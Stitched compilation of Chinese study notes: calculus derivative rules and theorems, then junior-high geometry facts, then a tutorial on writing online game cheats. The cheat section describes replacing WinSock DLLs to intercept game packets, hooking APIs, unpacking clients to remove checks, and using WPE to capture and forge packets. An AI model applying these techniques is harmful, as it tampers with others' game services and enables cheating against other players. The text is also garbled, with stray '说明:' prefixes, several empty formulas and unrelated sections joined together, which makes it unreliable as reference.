
这个极限发散，不存在，故这个符号函数在说明: x=0处不可导。

[](http://zh.wikibooks.org/wiki/File:Function_absx.jpg)

[说明: http://bits.wikimedia.org/static-1.23wmf12/skins/common/images/magnify-clip.png](http://zh.wikibooks.org/wiki/File:Function_absx.jpg)

绝对值函数

2.上面这个[绝对值](http://zh.wikibooks.org/w/index.php?title=%E7%BB%9D%E5%AF%B9%E5%80%BC&action=edit&redlink=1)函数在说明: x=0处可导吗？

解答

求出导数在说明: x=0处的左右导数，根据函数可导的条件再进行判断：

该函数在说明: x=0处的左导数为：说明: f'_{{-}}(0)=\lim _{{x\to 0^{{-}}}}{\frac  {f(x)-f(0)}{x-0}}=\lim _{{x\to 0^{{-}}}}{\frac  {-x-0}{x-0}}=-1

该函数在说明: x=0处的右导数为：说明: f'_{{+}}(0)=\lim _{{x\to 0^{{+}}}}{\frac  {f(x)-f(0)}{x-0}}=\lim _{{x\to 0^{{+}}}}{\frac  {x-0}{x-0}}=1

该函数在说明: x=0处的左右导数皆存在，但由于左右导数不相等，故这个绝对值函数在说明: x=0处不可导。

注意：上面所用的定义式为推导定义式。

以上两个函数都是在定义域内连续的函数，由此就可以得出一个结论：连续的函数不一定处处可导。

但处处可导的函数一定处处连续。

证明如下

证明：设函数说明: f(x)上一点说明: x_{0}，函数在这一点可导，即说明: \lim _{{\Delta x\to 0}}{\frac  {\Delta y}{\Delta x}}存在，其中

说明: \Delta y=f(x_{0}+\Delta x)-f(x_{0})

所以：说明: \lim _{{\Delta x\to 0}}\Delta y=\lim _{{\Delta x\to 0}}\left({\frac  {\Delta y}{\Delta x}}\cdot \Delta x\right)=\lim _{{\Delta x\to 0}}{\frac  {\Delta y}{\Delta x}}\cdot \lim _{{\Delta x\to 0}}\Delta x=0

即函数说明: f(x)在说明: x_{0}处连续。

##### 导数的求导法则

在解决函数的导数问题上，利用定义是在过于麻烦。故利用定义来引申出几个基本的求导法则，以利于更好地解决各类求导的问题。

具体的求导方法，请参见[求导](http://zh.wikibooks.org/w/index.php?title=%E6%B1%82%E5%AF%BC&action=edit&redlink=1)。

###### 四则运算的求导法则

|  |  |
| --- | --- |
| 求导法则 | |
| 1 | 说明: [u(x)\pm v(x)]'=u'(x)\pm v'(x) |
| 2 | 说明: [u(x)v(x)]'=u'(x)v(x)+u(x)v'(x) |
| 3 | 说明: \left[{\frac  {u(x)}{v(x)}}\right]'={\frac  {u'(x)v(x)-u(x)v'(x)}{v^{2}(x)}} |

特别地，对于常数说明: C：

|  |  |
| --- | --- |
| 4 | 说明: [Cv(x)]'=Cv'(x) |
| 5 | 说明: \left[{\frac  {C}{v(x)}}\right]'={\frac  {-Cv'(x)}{v^{2}(x)}} |

以上法则的证明中，对于1，可以利用极限的运算法则验证；对于2，可以直接使用导数定义证明，证明如下：

证明说明: [u(x)v(x)]'=u'(x)v(x)+u(x)v'(x)

证明如下

证：说明: [u(x)v(x)]'=\lim _{{\Delta x\to 0}}{\frac  {u(x+\Delta x)v(x+\Delta x)-u(x)v(x)}{\Delta x}}（导数的定义式）

说明: =\lim _{{\Delta x\to 0}}\left[{\frac  {u(x+\Delta x)-u(x)}{\Delta x}}\cdot v(x+\Delta x)+u(x)\cdot {\frac  {v(x+\Delta x)-v(x)}{\Delta x}}\right]

说明: =\lim _{{\Delta x\to 0}}{\frac  {u(x+\Delta x)-u(x)}{\Delta x}}\cdot \lim _{{\Delta x\to 0}}v(x+\Delta x)+u(x)\cdot \lim _{{\Delta x\to 0}}{\frac  {v(x+\Delta x)-v(x)}{\Delta x}}

说明: =u'(x)v(x)+u(x)v'(x)

或

说明: =v(x){\frac  {du(x)}{dx}}+u(x){\frac  {dv(x)}{dx}}

###### 复合函数求导

|  |  |
| --- | --- |
| 求导法则 | |
| 1 | 说明: [u(v(x))]'=u'(v)v'(x) |

###### 反函数的求导

设函数说明: y=f(x)在说明: x的某个邻域内连续，严格单调，且在说明: x可导而且说明: f'(y)\neq 0不成立。则它的反函数说明: x=f^{{-1}}(y)在说明: y可导，且有：

说明: [f^{{-1}}(y)]'={\frac  {1}{f'(x)}}或者说明: {\frac  {dy}{dx}}={\frac  {1}{{\frac  {dx}{dy}}}}

我们可以用一个例子来说明：试求函数说明: y=\arcsin x(|x|<1)的导函数。

解：

说明: y=\arcsin x(|x|<1)是说明: x=\sin y(\left|y\right|<{\frac  {\pi }{2}})的反函数，且说明: x=\sin y在说明: I_{y}=\left(-{\frac  {\pi }{2}},{\frac  {\pi }{2}}\right)开区间上严格单调、可导，且说明: (\sin y)'=\cos y>0因此由反函数求导法则可得：在对应区间说明: I_{y}=(-1,1)内有：

说明: (\arcsin x)'={\frac  {1}{(\sin y)'}}={\frac  {1}{\cos y}}={\frac  {1}{{\sqrt  {1-\sin ^{{2}}y}}}}={\frac  {1}{{\sqrt  {1-x^{2}}}}}

###### 参数方程和极坐标方程的求导

对于[参数方程](http://zh.wikibooks.org/w/index.php?title=%E5%8F%82%E6%95%B0%E6%96%B9%E7%A8%8B&action=edit&redlink=1)： 说明: {\begin{cases}x=\psi (t)\\y=\phi (t)\end{cases}}(\alpha \leq t\leq \beta ) ,其中说明: \phi (t)和说明: \psi (t)可导，且说明: x=\psi (t)严格单调(?)，说明: \psi '(t)\neq 0，根据复合函数求导法则和反函数求导法则可得参数方程的导数为：

说明: {\frac  {dy}{dx}}={\frac  {dy}{dt}}\cdot {\frac  {dt}{dx}}={\frac  {dy}{dt}}\cdot {\frac  {1}{{\frac  {dx}{dt}}}}={\frac  {\phi '(t)}{\psi '(t)}}

对于[极坐标](http://zh.wikibooks.org/w/index.php?title=%E6%9E%81%E5%9D%90%E6%A0%87&action=edit&redlink=1)[方程](http://zh.wikibooks.org/wiki/%E6%96%B9%E7%A8%8B)说明: {\begin{cases}x=\rho (\theta )\cos \theta \\y=\rho (\theta )\sin \theta \end{cases}}，根据参数方程的求导法则可得极坐标方程的导数为：

说明: {\frac  {dy}{dx}}={\frac  {\left[\rho (\theta )\sin \theta \right]'}{\left[\rho (\theta )\cos \theta \right]'}}={\frac  {\rho _{{\theta }}^{{'}}\sin \theta +\rho \cos \theta }{\rho _{{\theta }}^{{'}}\cos \theta -\rho \sin \theta }}

###### 隐函数的求导

有关隐函数的定义，参见[隐函数](http://zh.wikibooks.org/w/index.php?title=%E9%9A%90%E5%87%BD%E6%95%B0&action=edit&redlink=1)。

隐函数的求导方法的基本思想是要把[方程](http://zh.wikibooks.org/wiki/%E6%96%B9%E7%A8%8B)说明: F(x,y)=0中的看作说明: x的函数说明: y(x)，方程两端对说明: x求导，然后再解出隐函数的导数说明: {\frac  {dy}{dx}}。

给出一个例子来进一步说明：

试求由方程说明: {\sqrt  {x}}+{\sqrt  {y}}={\sqrt  {a}}所确定的说明: y关于说明: x的隐函数的导数说明: {\frac  {dy}{dx}}，其中说明: (x,y>0)。

解：

方程的两边同时对说明: x求导得：

说明: {\frac  {d(x^{{{\frac  {1}{2}}}}+y^{{{\frac  {1}{2}}}})}{dx}}={\frac  {d{\sqrt  {a}}}{dx}}

说明: {\frac  {1}{2}}x^{{-{\frac  {1}{2}}}}+{\frac  {1}{2}}y^{{-{\frac  {1}{2}}}}\cdot {\frac  {dy}{dx}}=0

说明: {\frac  {dy}{dx}}=-{\sqrt  {{\frac  {y}{x}}}}(x,y>0)

通过例题，应当注意方程两边求导的对象是说明: x，而说明: y是用说明: x表示的，相当于一个说明: x的复合函数，故根据复合函数的求导法则：说明: [f(y)]'=f'(y)\cdot y_{x}^{{'}}。本题中说明: f(y)={\sqrt  {y}},f'(y)={\frac  {1}{2}}y^{{-{\frac  {1}{2}}}},y_{x}^{{'}}={\frac  {dy}{dx}}

###### 高阶导数

参数方程的高阶求导

对于[参数方程](http://zh.wikibooks.org/w/index.php?title=%E5%8F%82%E6%95%B0%E6%96%B9%E7%A8%8B&action=edit&redlink=1)： 说明: {\begin{cases}x=\psi (t)\\y=\phi (t)\end{cases}}，其中说明: \phi (t)和说明: \psi (t)二阶可导，且说明: \psi '(t)\neq 0，则由说明: {\frac  {dy}{dx}}={\frac  {\phi '(t)}{\psi '(t)}}，有

说明: {\frac  {{{{{\rm {{d}}}}^{2}}y}}{{{{\rm {{d}}}}{x^{2}}}}} 说明: ={\frac  {{{\rm {{d}}}}}{{{{\rm {{d}}}}x}}}\left({{\frac  {{{{\rm {{d}}}}y}}{{{{\rm {{d}}}}x}}}}\right)

说明: ={\frac  {{{\rm {{d}}}}}{{{{\rm {{d}}}}x}}}\left({{\frac  {{\phi '(t)}}{{\psi '(t)}}}}\right)

说明: ={\frac  {{{\rm {{d}}}}}{{{{\rm {{d}}}}t}}}\left({{\frac  {{\phi '(t)}}{{\psi '(t)}}}}\right)\cdot {\frac  {{{{\rm {{d}}}}t}}{{{{\rm {{d}}}}x}}}

说明: ={\frac  {{\phi ''(t)\psi '(t)-\phi '(t)\psi ''(t)}}{{{{[\psi '(t)]}^{2}}}}}\cdot {\frac  {1}{{\psi '(t)}}}

###### 基本函数的导数

|  |  |
| --- | --- |
| 基本导数公式 | |
| 1 | 说明: C'=0 |
| 2 | 说明: (x^{n})'=nx^{{n-1}} |
| 3 | 说明: (\sin x)'=\cos x |
| 4 | 说明: (\cos x)'=-\sin x |
| 5 | 说明: (\tan x)'={\frac  {1}{{\cos ^{2}}x}}={\sec ^{2}}x |
| 6 | 说明: (\cot x)'=-{\frac  {1}{{\sin ^{2}}x}}={\csc ^{2}}x |
| 7 | 说明: (\sec x)'={\sec x}{\tan x} |
| 8 | 说明: (\csc x)'=-{\csc x}{\cot x} |
| 9 | 说明: (\ln |x|)'={\frac  {1}{x}} |
| 10 | 说明: (\log _{{a}}x)'={\frac  {1}{x\ln a}} |
| 11 | 说明: (e^{x})'=e^{x} |
| 12 | 说明: (a^{x})'=a^{x}\ln a其中说明: a>0,a\neq 1 |
| 13 | 说明: (\arcsin x)'={\frac  {1}{{\sqrt  {1-x^{2}}}}} |
| 14 | 说明: (\arccos x)'=-{\frac  {1}{{\sqrt  {1-x^{2}}}}} |
| 15 | 说明: (\arctan x)'={\frac  {1}{1+x^{2}}} |
| 16 | 说明: (\operatorname{arccot} x)'=-{\frac  {1}{1+x^{2}}} |
|  |  |

#### 微积分第一基本定理

设说明: f为定义在[闭区间](http://zh.wikipedia.org/wiki/%E9%97%AD%E5%8C%BA%E9%97%B4)说明: [a,b]的[实函数](http://zh.wikipedia.org/wiki/%E5%AE%9E%E5%87%BD%E6%95%B0)

说明: F(x)=\int _{a}^{x}f(t)\,dt\,　　说明: x\in [a,b]

那么，说明: F(x)可导，及说明: F'(x)=f(x)。

#### 微积分第二基本定理

设 *f* 为在[闭区间](http://zh.wikipedia.org/wiki/%E9%97%AD%E5%8C%BA%E9%97%B4) [*a*, *b*] 内连续的实函数，及设 *F* 为 *f* 的一个原函数：

说明: F'(x)=f(x)\,　　说明: x\in [a,b]

那么

说明: \int _{a}^{b}f(x)\,dx=F(b)-F(a)\,

### 初中几何数学知识点

#### 线与角

1、两点之间，线段最短。

2、经过两点有一条直线，并且只有一条直线。

3、等角的补角相等，等角的余角相等。

4、对顶角相等。

5、经过直线外或直线上一点，有且只有一条直线与已知直线垂直。

6、（1）经过已知直线外一点，有且只有一条直线与已知直线垂直。

（2）如果两条直线都和第三条直线平行，那么这两条直线也平行。

7、连接直线外一点与直线上各点的所有线段中，垂线段最短。

8、平行线的判定：

同位角相等，两直线平行；内错角相等，两直线平行；同旁内角互补，两直线平行。

9、平行线的特征：

两直线平行，同位角相等；两直线平行，内错角相等；两直线平行，同旁内角互补。

10、角平分线的性质：角平分线上的点到这个角的两边的距离相等。

角平分线的判定：到一个角的两边距离相等的点在这个角的平分线上。

11、线段垂直平分线的性质：线段的垂直平分线上的点到这条线段的两个端点的距离相等。

线段垂直平分线的判定：到一条线段的两个端点的距离相等的点，在这条线段的垂直平分线上。

#### 三角形、多边形

12、三角形中的有关公理、定理：

（1）三角形外角的性质：①三角形的一个外角等于与它不相邻的两个内角的和；②三角形的一个外角大于任何一个与它不相邻的内角；③三角形的外角和等于360°。

（2）三角形内角和定理：三角形的内角和等于180°。

（3）三角形的任何两边的和大于第三边。

（4）三角形中位线定理：三角形的中位线平行于第三边，并且等于第三边的一半。

13、多边形中的有关公理、定理：

（1）多边形的内角和定理：n边形的内角和等于（n-2）×180°。

（2）多边形的外角和定理：任意多边形的外角和都为360°。

14、轴对称图形的定义与性质、判定:

（1）若一个图形沿一条直线折叠,直线两旁的部分能够互相重合,则这个图形就叫做轴对称图形。

（2）轴对称图形的对称轴是任何一对对应点所连线段的垂直平分线。

（3）若一个图形是轴对称图形,则图形上的任何一对对应点所连线段都会被同一条直线垂直平分。

15、等腰三角形中的有关公理、定理：

（1）等腰三角形的两个底角相等。（简写成“等边对等角”）

（2）如果一个三角形有两个角相等，那么这两个角所对的边也相等。（简写成“等角对等边”）

（3）等腰三角形的“三线合一”定理：等腰三角形的顶角平分线、底边上的中线和底边上的高互相重合，简称“三线合一”。

（4）等边三角形的各个内角都相等，并且每一个内角都等于60°。

（5）三个角都相等的三角形是等边三角形。

（6）有一个角是60°的等腰三角形是等边三角形。

16、直角三角形的有关公理、定理：

（1）直角三形的两个锐角互余；

（2）勾股定理：直角三角形两直角边的平方和等于斜边的平方；

（3）勾股定理逆定理：如果一个三角形的一条边的平方等于另外两条边的平方和，那么这个三角形是直角三角形。

（4）直角三角形斜边上的中线等于斜边的一半。

（5）在直角三角形中，如果一个锐角等于30°，那么它所对的直角边等于斜边的一半。

#### 特殊四边形

17、特殊四边形的有关性质、判定：

|  |  |  |  |
| --- | --- | --- | --- |
| 图形 | 性质 | 判定 | 对称性 |
| 平行  四边形 | ①对边平行且相等；  ②对角相等；  ③对角线互相平分。 | ①两组对边分别平行的四边形；  ②两组对边分别相等的四边形；  ③一组对边平行且相等的四边形；  ④两组对角分别相等的四边形；  ⑤对角线互相平分的四边形。 | 中心对称 |
| 矩形 | ①对边平行且相等；  ②四个角都相等都是直角；  ③对角线互相平分且相等。 | ①有一个角是直角的平行四边形；  ②有三个角是直角的四边形；  ③对角线相等的平行四边形。 | 轴对称  中心对称 |
| 菱形 | ①对边平行且四条边都相等；  ②对角相等；  ③对角线互相垂直平分，并且每一条对角线平分一组对角。 | ①有一组邻边相等的平行四边形；  ②四条边相等的四边形；  ③对角线互相垂直的平行四边形。 | 轴对称  中心对称 |
| 正方形 | ①对边平行且四条边都相等；  ②四个角都相等都是直角；  ③两条对角线互相垂直平分且相等，每一条对角线平分一组对角。 | ①有一个角是直角的菱形；  ②有一组邻边相等的矩形；  ③两条对角线垂直的矩形；  ④两条对角线相等的菱形。 | 轴对称  中心对称 |
| 等腰  梯形 | ①一组对边平行而另一组对边不平行，两腰相等；  ②同一条底边上的两个角相等；  ③对角线相等。 | ①两腰相等的梯形；  ②同一条底边上的两个角相等的梯形；  ③两条对角线相等的梯形。 | 轴对称 |

18、梯形的中位线平行于梯形的两底边，并且等于两底和的一半。

推论1 经过梯形一腰的中点与底平行的直线，必平分另一腰    
19、重心：

（1）线段重心是线段中点。

（2）三角形重心是三条中线的交点。

（3）平行四边形重心是两条对角线的交点。

#### 全等图形:

20、全等多边形的对应边、对应角分别相等。

21、全等三角形：能够完全重合的两个三角形称为全等三角形；互相重合的顶点叫做对应顶点，互相重合的边叫做对应边，互相重合的角叫做对应角。

22、全等三角形的性质：全等三角形的对应边相等，对应角相等。

23、全等三角形的判定：

（1）如果两个三角形的三条边分别对应相等，那么这两个三个角全等。（SSS）

（2）如果两个三角形有两边及其夹角分别对应相等，那么这两个三角形全等。（SAS）

（3）如果两个三角形的两个角及其夹边分别对应相等，那么这两个三角形全等。（ASA）

（4）有两个角及其中一个角的对边分别对应相等的两个三角形全等（AAS）。

（5）如果两个直角三角形的斜边及一条直角边分别对应相等，那么这两个直角三角形全等。（HL）

#### 圆

24、垂径定理：

（1）圆是轴对称图形，任何一条直径所在直线都是它的对称轴。

（2）垂直于弦的直径平分弦，并且平分弦所对的两条弧。

（3）平分弦（不是直径）的直径垂直于弦，并且平分弦所对的两条弧。

25、圆心角定理：

（1）圆是中心对称图形，圆心就是它的对称中心。

（2）在同圆或等圆中，相等的圆心角所对的弧相等，所对的弦也相等。

（3）在同圆或等圆中，如果两个圆心角、两条弧、两条弦中有一组量相等，那么它们所对应的其余各组量都分别相等。

26、圆周角定理：

（1）在同圆或等圆中，同弧或等弧所对的圆周角相等，都等于这条弧所对的圆心角的一半。

（2）在同圆或等圆中，如果两个圆周角相等，它们所对的弧一定相等。

（3）半圆或直径所对的圆周角是直角；90°的圆周角所对的弦是直径。

（4）圆内接四边形的对角互补。

（5）如果三角形一条边上的中线等于这条边的一半，那么这个三角形是直角三角形。

27、三角形与圆：

（1）不在同一条直线上的三个点确定一个圆。

（2）过三角形的三个顶点的圆叫做三角形的外接圆，其圆心叫做三角形的外心，外心是三角形三边中垂线的交点，它到三角形三个顶点的距离相等。

（3）与三角形三边都相切的圆叫做三角形的内切圆，其圆心叫做三角形的内心，内心是三角形三个内角平分线的交点，它到三角形三条边的距离相等。

28.点与圆

直线与圆

①直线L和⊙O相交 d＜r  ②直线L和⊙O相切 d=r  ③直线L和⊙O相离 d＞r

圆与圆、

①两圆外离 d＞R+r

 ②两圆外切 d=R+r

③两圆相交 R-r＜d＜R+r(R＞r)    
④两圆内切 d=R-r(R＞r)

⑤两圆内含d＜R-r(R＞r)

31、切线的判定与性质定理：  
（1）切线的判定定理：  经过半径的外端并且垂直于这条半径的直线是圆的切线    
（2）切线的性质定理：  圆的切线垂直于经过切点的半径    
（3）推论1 ：经过圆心且垂直于切线的直线必经过切点    
（4）推论2 ： 经过切点且垂直于切线的直线必经过圆心    
（5）切线长定理：  从圆外一点引圆的两条切线，它们的切线长相等，    
 圆心和这一点的连线平分两条切线的夹角

32.正多边形与圆  
（1）正多边形定义：各边相等，各角相等的多边形叫正多边形

（2）正n边形的每个内角都等于（n-2）×180°／n    
（3）定理 正n边形的半径和边心距把正n边形分成2n个全等的直角三角形    
（4）、定理 把圆分成n(n≥3)等分点:  依次连结各分点所得的多边形是这个圆的内接正n边形    
（5）经过各分点作圆的切线，以相邻切线的交点为顶点的多边形是这个圆的外切正n边形    
（6）定理 任何正多边形都有一个外接圆和一个内切圆，这两个圆是同心圆    
（7）定理 正n边形的半径和边心距把正n边形分成2n个全等的直角三角形    
（8）正n边形的面积Sn= 表示正n边形的周长    
33 弧长和扇形面积

（1）弧长计算公式：L=  
（2）扇形面积公式：S扇形=

（3）圆柱侧面积 S=

（4） 圆锥侧面积 S=

#### 相似图形：

（1）相似多边形：各角对应相等，各边对应成比例的两个多边形叫做相似多边形。

（2）相似多边形的性质：

①相似多边形对应边的比等于相似比；

②相似多边形的周长比等于相似比，面积比等于相似比的平方。

（3）相似三角形：三角对应相等，三边对应成比例的两个三角形叫做相似三角形。

（4）相似三角形的性质：

①相似三角形对应边的比等于相似比；

②相似三角形对应高，对应角平分线，对应中线的比都等于相似比；

③相似三角形的周长比等于相似比，面积比等于相似比的平方。

比例的基本性质

①如果a:b=c:d,那么ad=bc    
如果ad=bc,那么a:b=c:d    
②合比性质 如果a／b=c／d,那么(a±b)／b=(c±d)／d    
③等比性质 如果a／b=c／d=…=m／n(b+d+…+n≠0),那么    
(a+c+…+m)／(b+d+…+n)=a／b    
 平行线分线段成比例定理 : 三条平行线截两条直线，所得的对应    
线段成比例    
 推论 :  平行于三角形一边的直线截其他两边（或两边的延长线），所得的对应线段成比例    
 定理 : 如果一条直线截三角形的两边（或两边的延长线）所得的对应线段成比例，那么这 条直线平行于三角形的第三边

（5）相似三角形的判定:

①平行于三角形一边的直线和其他两边(或两边的延长线)相交,所构成的三角形与原三角形相似（这是相似三角形判定的引理，是以下判定方法证明的基础）；

②如果一个三角形的两个角与另一个三角形的两个角对应相等,那么这两个三角形相似(简叙为两角对应相等两三角形相似)；

③如果一个三角形的两条边和另一个三角形的两条边对应成比例,并且夹角相等,那么这两个三角形相似(简叙为:两边对应成比例且夹角相等,两个三角形相似)；

④如果一个三角形的三条边与另一个三角形的三条边对应成比例,那么这两个三角形相似(简叙为:三边对应成比例,两个三角形相似)；

⑤斜边与一条直角边对应成比例的两直角三角形相似；

⑥相似三角形的传递性：如果，，那么。

（6）位似图形：


①如果两个图形不仅是相似图形，而且每组对应点所在的直线都经过同一个点，那么这样的两个图形叫做位似图形，这个点叫做位似中心，这时的相似比又称为位似比；

②位似图形上任意一对对应点到位似中心的距离之比等于位似比。

③在平面直角坐标系中，如果位似是以原点为位似中心，相似比为k，那么位似图形对应点的坐标比等于k或-k。

### 空间解析几何

#### 空间直线方程



## 外挂

### 基本知识,原理

#### 拦截Socket包

　　这个技术难度要比原来的高很多。

　　首先我们要替换WinSock.DLL或者WinSock32.DLL，我们写的替换函数要和原来的函数一致才行，就是说它的函数输出什么样的，我们也要输出什么样子的函数，而且参数，参数顺序都要一样才行，然后在我们的函数里面调用真正的WinSock32.DLL里面的函数就可以了。

　　首先：我们可以替换动态库到系统路径。

　　其次：我们应用程序启动的时候可以加载原有的动态库，用这个函数LoadLibary然后定位函数入口用GetProcAddress函数获得每个真正Socket函数的入口地址。

　　当游戏进行的时候它会调用我们的动态库，然后从我们的动态库中处理完毕后才跳转到真正动态库的函数地址，这样我们就可以在里面处理自己的数据了，应该是一切数据。呵呵，兴奋吧，拦截了数据包我们还要分析之后才能进行正确的应答，不要以为这样工作就完成了，还早呢。等分析完毕以后我们还要仿真应答机制来和服务器通信，一个不小心就会被封号。

　　分析数据才是工作量的来源呢，游戏每次升级有可能加密方式会有所改变，因此我们写外挂的人都是亡命之徒啊，被人愚弄了还不知道。

　　2.4 截获API

　　上面的技术如果可以灵活运用的话我们就不用截获API函数了，其实这种技术是一种补充技术。比如我们需要截获Socket以外的函数作为我们的用途，我们就要用这个技术了，其实我们也可以用它直接拦截在Socket中的函数，这样更直接。

　　现在拦截API的教程到处都是，我就不列举了，我用的比较习惯的方法是根据输入节进行拦截的，这个方法可以用到任何一种操作系统上，比如Windows 98/2000等，有些方法不是跨平台的，我不建议使用。这个技术大家可以参考《Windows核心编程》里面的545页开始的内容来学习，如果是Win98系统可以用“Windows系统奥秘”那个最后一章来学习。

goodmorning收集\*整理(请勿删除)

网络游戏外挂编写基础①

要想在修改游戏中做到百战百胜，是需要相当丰富的计算机知识的。有很多计算机高手就是从玩游戏，修改游戏中，逐步对计算机产生浓厚的兴趣，逐步成长起来的。不要在羡慕别人能够做到的，因为别人能够做的你也能够！我相信你们看了本教程后，会对游戏有一个全新的认识，呵呵，因为我是个好老师！（别拿鸡蛋砸我呀，救命啊！#￥%……\*） 　　不过要想从修改游戏中学到知识，增加自己的计算机水平，可不能只是靠修改游戏呀！ 要知道，修改游戏只是一个验证你对你所了解的某些计算机知识的理解程度的场所，只能给你一些发现问题、解决问题的机会，只能起到帮助你提高学习计算机的兴趣的作用，而决不是学习计算机的捷径。

　　一：什么叫外挂？

　　现在的网络游戏多是基于Internet上客户／服务器模式，服务端程序运行在游戏服务器上，游戏的设计者在其中创造一个庞大的游戏空间，各地的玩家可以通过运行客户端程序同时登录到游戏中。简单地说，网络游戏实际上就是由游戏开发商提供一个游戏环境，而玩家们就是在这个环境中相对自由和开放地进行游戏操作。那么既然在网络游戏中有了服务器这个概念，我们以前传统的修改游戏方法就显得无能为力了。记得我们在单机版的游戏中，随心所欲地通过内存搜索来修改角色的各种属性，这在网络游戏中就没有任何用处了。因为我们在网络游戏中所扮演角色的各种属性及各种重要资料都存放在服务器上，在我们自己机器上（客户端）只是显示角色的状态，所以通过修改客户端内存里有关角色的各种属性是不切实际的。那么是否我们就没有办法在网络游戏中达到我们修改的目的？回答是"否"。

　　我们知道Internet客户／服务器模式的通讯一般采用TCP/IP通信协议，数据交换是通过IP数据包的传输来实现的，一般来说我们客户端向服务器发出某些请求，比如移动、战斗等指令都是通过封包的形式和服务器交换数据。那么我们把本地发出消息称为SEND，意思就是发送数据，服务器收到我们SEND的消息后，会按照既定的程序把有关的信息反馈给客户端，比如，移动的坐标，战斗的类型。那么我们把客户端收到服务器发来的有关消息称为RECV。知道了这个道理，接下来我们要做的工作就是分析客户端和服务器之间往来的数据（也就是封包），这样我们就可以提取到对我们有用的数据进行修改，然后模拟服务器发给客户端，或者模拟客户端发送给服务器，这样就可以实现我们修改游戏的目的了。

　　目前除了修改游戏封包来实现修改游戏的目的，我们也可以修改客户端的有关程序来达到我们的要求。我们知道目前各个服务器的运算能力是有限的，特别在游戏中，游戏服务器要计算游戏中所有玩家的状况几乎是不可能的，所以有一些运算还是要依靠我们客户端来完成，这样又给了我们修改游戏提供了一些便利。比如我们可以通过将客户端程序脱壳来发现一些程序的判断分支，通过跟踪调试我们可以把一些对我们不利的判断去掉，以此来满足我们修改游戏的需求。 在下几个章节中，我们将给大家讲述封包的概念，和修改跟踪客户端的有关知识。大家准备好了吗？

　　游戏数据格式和存储：

　　在进行我们的工作之前，我们需要掌握一些关于计算机中储存数据方式的知识和游戏中储存数据的特点。本章节是提供给菜鸟级的玩家看的，如果你是高手就可以跳过了，如果，你想成为无坚不摧的剑客，那么，这些东西就会花掉你一些时间；如果，你只想作个江湖的游客的话，那么这些东西，了解与否无关紧要。是作剑客，还是作游客，你选择吧！

　　现在我们开始！首先，你要知道游戏中储存数据的几种格式，这几种格式是：字节(BYTE)、字(WORD)和双字(DOUBLE WORD)，或者说是8位、16位和32位储存方式。字节也就是8位方式能储存0~255的数字；字或说是16位储存方式能储存0~65535的数；双字即32位方式能储存0~4294967295的数。

　　为何要了解这些知识呢？在游戏中各种参数的最大值是不同的，有些可能100左右就够了，比如，金庸群侠传中的角色的等级、随机遇敌个数等等。而有些却需要大于255甚至大于65535，象金庸群侠传中角色的金钱值可达到数百万。所以，在游戏中各种不同的数据的类型是不一样的。在我们修改游戏时需要寻找准备修改的数据的封包，在这种时候，正确判断数据的类型是迅速找到正确地址的重要条件。

　　在计算机中数据以字节为基本的储存单位，每个字节被赋予一个编号，以确定各自的位置。这个编号我们就称为地址。

　　在需要用到字或双字时，计算机用连续的两个字节来组成一个字，连续的两个字组成一个双字。而一个字或双字的地址就是它们的低位字节的地址。 现在我们常用的Windows 9x操作系统中，地址是用一个32位的二进制数表示的。而在平时我们用到内存地址时，总是用一个8位的16进制数来表示它。

　　二进制和十六进制又是怎样一回事呢？

　　简单说来，二进制数就是一种只有0和1两个数码，每满2则进一位的计数进位法。同样，16进制就是每满十六就进一位的计数进位法。16进制有0--F十六个数字，它为表示十到十五的数字采用了A、B、C、D、E、F六个数字，它们和十进制的对应关系是：A对应于10，B对应于11，C对应于12，D对应于13，E对应于14，F对应于15。而且，16进制数和二进制数间有一个简单的对应关系，那就是；四位二进制数相当于一位16进制数。比如，一个四位的二进制数1111就相当于16进制的F，1010就相当于A。

　　了解这些基础知识对修改游戏有着很大的帮助，下面我就要谈到这个问题。由于在计算机中数据是以二进制的方式储存的，同时16进制数和二进制间的转换关系十分简单，所以大部分的修改工具在显示计算机中的数据时会显示16进制的代码，而且在你修改时也需要输入16进制的数字。你清楚了吧？

　　在游戏中看到的数据可都是十进制的，在要寻找并修改参数的值时，可以使用Windows提供的计算器来进行十进制和16进制的换算，我们可以在开始菜单里的程序组中的附件中找到它。

　　现在要了解的知识也差不多了！不过，有个问题在游戏修改中是需要注意的。在计算机中数据的储存方式一般是低位数储存在低位字节，高位数储存在高位字节。比如，十进制数41715转换为16进制的数为A2F3，但在计算机中这个数被存为F3A2。

　　看了以上内容大家对数据的存贮和数据的对应关系都了解了吗？ 好了，接下来我们要告诉大家在游戏中，封包到底是怎么一回事了，来！大家把袖口卷起来，让我们来干活吧！

　　二：什么是封包？

　　怎么截获一个游戏的封包？怎么去检查游戏服务器的ip地址和端口号？ Internet用户使用的各种信息服务，其通讯的信息最终均可以归结为以IP包为单位的信息传送，IP包除了包括要传送的数据信息外，还包含有信息要发送到的目的IP地址、信息发送的源IP地址、以及一些相关的控制信息。当一台路由器收到一个IP数据包时，它将根据数据包中的目的IP地址项查找路由表，根据查找的结果将此IP数据包送往对应端口。下一台IP路由器收到此数据包后继续转发，直至发到目的地。路由器之间可以通过路由协议来进行路由信息的交换，从而更新路由表。

　　那么我们所关心的内容只是IP包中的数据信息，我们可以使用许多监听网络的工具来截获客户端与服务器之间的交换数据，下面就向你介绍其中的一种工具：WPE。

　　WPE使用方法：执行WPE会有下列几项功能可选择：

　　SELECT GAME选择目前在记忆体中您想拦截的程式，您只需双击该程式名称即可。

　　TRACE追踪功能。用来追踪撷取程式送收的封包。WPE必须先完成点选欲追踪的程式名称，才可以使用此项目。 按下Play键开始撷取程式收送的封包。您可以随时按下 | | 暂停追踪，想继续时请再按下 | | 。按下正方形可以停止撷取封包并且显示所有已撷取封包内容。若您没按下正方形停止键，追踪的动作将依照OPTION里的设定值自动停止。如果您没有撷取到资料，试试将OPTION里调整为Winsock Version 2。WPE 及 Trainers 是设定在显示至少16 bits 颜色下才可执行。

　　FILTER过滤功能。用来分析所撷取到的封包，并且予以修改。

　　SEND PACKET送出封包功能。能够让您送出假造的封包。

　　TRAINER MAKER制作修改器。

